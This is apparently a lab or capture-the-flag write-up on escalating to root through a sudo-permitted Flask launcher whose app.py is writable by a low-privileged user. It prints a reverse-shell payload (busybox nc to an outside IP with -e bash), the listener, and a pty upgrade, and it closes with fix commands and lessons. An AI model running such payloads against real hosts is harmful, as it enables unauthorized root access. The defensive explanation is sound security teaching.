Scoping a sudo rule down to a single script feels like good practice — it’s not a blanket ALL=(ALL) NOPASSWD: ALL, it’s one named binary doing one named job. But scoping sudo to a path only protects you if the contents at that path are also locked down. On this box, they weren’t.
The Setup
I had a shell as jack on a host called BitForge. Standard next step after landing any new user:
sudo -l
User jack may run the following commands on bitforge:
    (root) NOPASSWD: /usr/bin/flask_password_changer
jack could run /usr/bin/flask_password_changer as root, no password required. Scoped to one binary — looks tight at first glance. I read the script itself to see exactly what it did:
cat /usr/bin/flask_password_changer#!/bin/bash
cd /opt/password_change_app
/usr/local/bin/flask run --host 127.0.0.1 --port 9000 --no-debugIt’s just a wrapper. It cds into an application directory and launches a Flask app with flask run. The actual “password changer” logic — and therefore the actual attack surface — lives entirely inside /opt/password_change_app, not in the sudo-permitted script itself.
Enumeration
The sudo rule locks down which script jack can run as root. It says nothing about the permissions on the files that script depends on. I checked the application directory next:
cd /opt/password_change_app/
ls -al
-rw-rw-r-- 1 jack jack   63 Mar 16 13:02 app.py
-rw-r--r-- 1 jack jack  134 Jan 16  2025 oldapp.py
drwxr-xr-x 2 root root 4096 Mar 16 13:03 __pycache__
app.py — the actual Flask application that flask run was about to execute — was owned by jack, with group write access also granted to jack. I could edit the exact code that was about to be launched as root.
For reference, the original application looked completely benign:
cat oldapp.py
from flask import Flask, render_template

app = Flask(__name__)

@app.route("/")
def home():
    return render_template("index.html")
Nothing exploitable in the original logic itself — but that was never the point. The point was that whatever code sat in app.py at the moment sudo /usr/bin/flask_password_changer ran, would execute as root.
Exploitation
I overwrote app.py with a one-line payload that fires as soon as the module is imported — no need to even wait for a Flask route to be hit:
import os

os.system("busybox nc 192.168.45.230 3306 -e bash")
Then set up a listener and triggered the sudo rule as jack:
rlwrap nc -nvlp 3306sudo /usr/bin/flask_password_changerThe wrapper script ran exactly as designed — cd into the app directory, launch flask run as root. Except this time, importing app.py executed my os.system call before Flask ever got around to starting a web server.

connect to [192.168.45.230] from (UNKNOWN) [192.168.103.186] 40902
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@BitForge:/opt/password_change_app# id
uid=0(root) gid=0(root) groups=0(root)
Root shell, straight off a sudo rule that was scoped to a single, seemingly safe script.
Why This Works
Sudo rules authorize the execution of a specific path. They say nothing about the integrity of the file living at that path, and nothing at all about files that path subsequently loads, imports, or executes. Here, /usr/bin/flask_password_changer was itself unmodifiable by jack — but it was only a thin launcher for flask run, and Flask’s entire job is to import and execute whatever Python module lives in the working directory it’s pointed at.
The moment flask run executed python3 against app.py, the Python interpreter ran every top-level statement in that file — including a bare os.system(...) call sitting outside any function or route handler. That happens at import time, before Flask has even finished setting up routing, which is why there was no need to actually reach the web server or trigger any specific endpoint.
Since the sudo rule ran the whole chain (wrapper script → flask run → import app.py) as root, and jack fully controlled the last link in that chain, jack fully controlled what “run as root” actually meant in practice.
Root Cause
The sudo rule assumed that scoping to a launcher script was sufficient isolation. It wasn’t, because the launcher’s entire behavior was defined by files outside of root’s exclusive control. Any time a privileged process (sudo-invoked or otherwise) loads code, configuration, or data from a location writable by a lower-privileged user, that lower-privileged user effectively controls the privileged process.
Fix:
# Lock down ownership and permissions on every file the privileged
# script touches, not just the script itself
chown -R root:root /opt/password_change_app
chmod -R go-w /opt/password_change_app

# Verify no writable path exists anywhere in the execution chain
find /opt/password_change_app -writable -not -user root
More broadly: when auditing sudo rules, don’t stop at “is this specific file safe” — trace everything that file reads, imports, or executes, and confirm the entire chain is owned and controlled by root.
Key Takeaways
- A sudo rule scoped to a single binary is only as safe as everything that binary depends on — check the full execution chain, not just the entry point
- Application code (
app.pyhere) that a privileged wrapper launches must be owned and locked down by root just as tightly as the wrapper itself - Payloads placed at Python module scope execute at import time — you don’t need to trigger a specific function or route if you can control the file being imported
- Always run
ls -alon the working directory of anything you’re permitted tosudo— file ownership there is often the actual vulnerability, not the sudo rule’s target path itself
Questions? Hit me up on X.